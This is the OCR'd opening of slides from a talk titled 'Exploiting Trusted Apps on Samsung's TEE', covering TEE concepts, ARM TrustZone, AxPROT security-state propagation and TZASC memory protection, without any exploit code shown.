
TEE Exploitation

Exploiting Trusted Apps on Samsung's TEE

Eloi Sanfelix
@esanfelix


Introduction

What's a TEE?



Source: Global Platform

ARMv8 TrustZone



Source: ARM

Example SoC: CPU vs rest





Figure 6-1 : The Gadget2008 SoC design

Security State propagation



How is AxPROT[1] determined?

- All AXI slaves are memory mapped
  - Including DDR, HW registers, etc.
  - Page Table Entries include an NS-bit
- AxPROT[1] depends on CPU and PTE NS bits

CPU NS	PTE NS	AxPROT[1]
0	0	0
0	1	1
1	x	1

Example SoC: protection





Figure 6-1 : The Gadget2008 SoC design

Example: Protecting memory


Hardware: TrustZone Address Space Controller (TZASC)



TEE setup is crucial

- A number of critical items
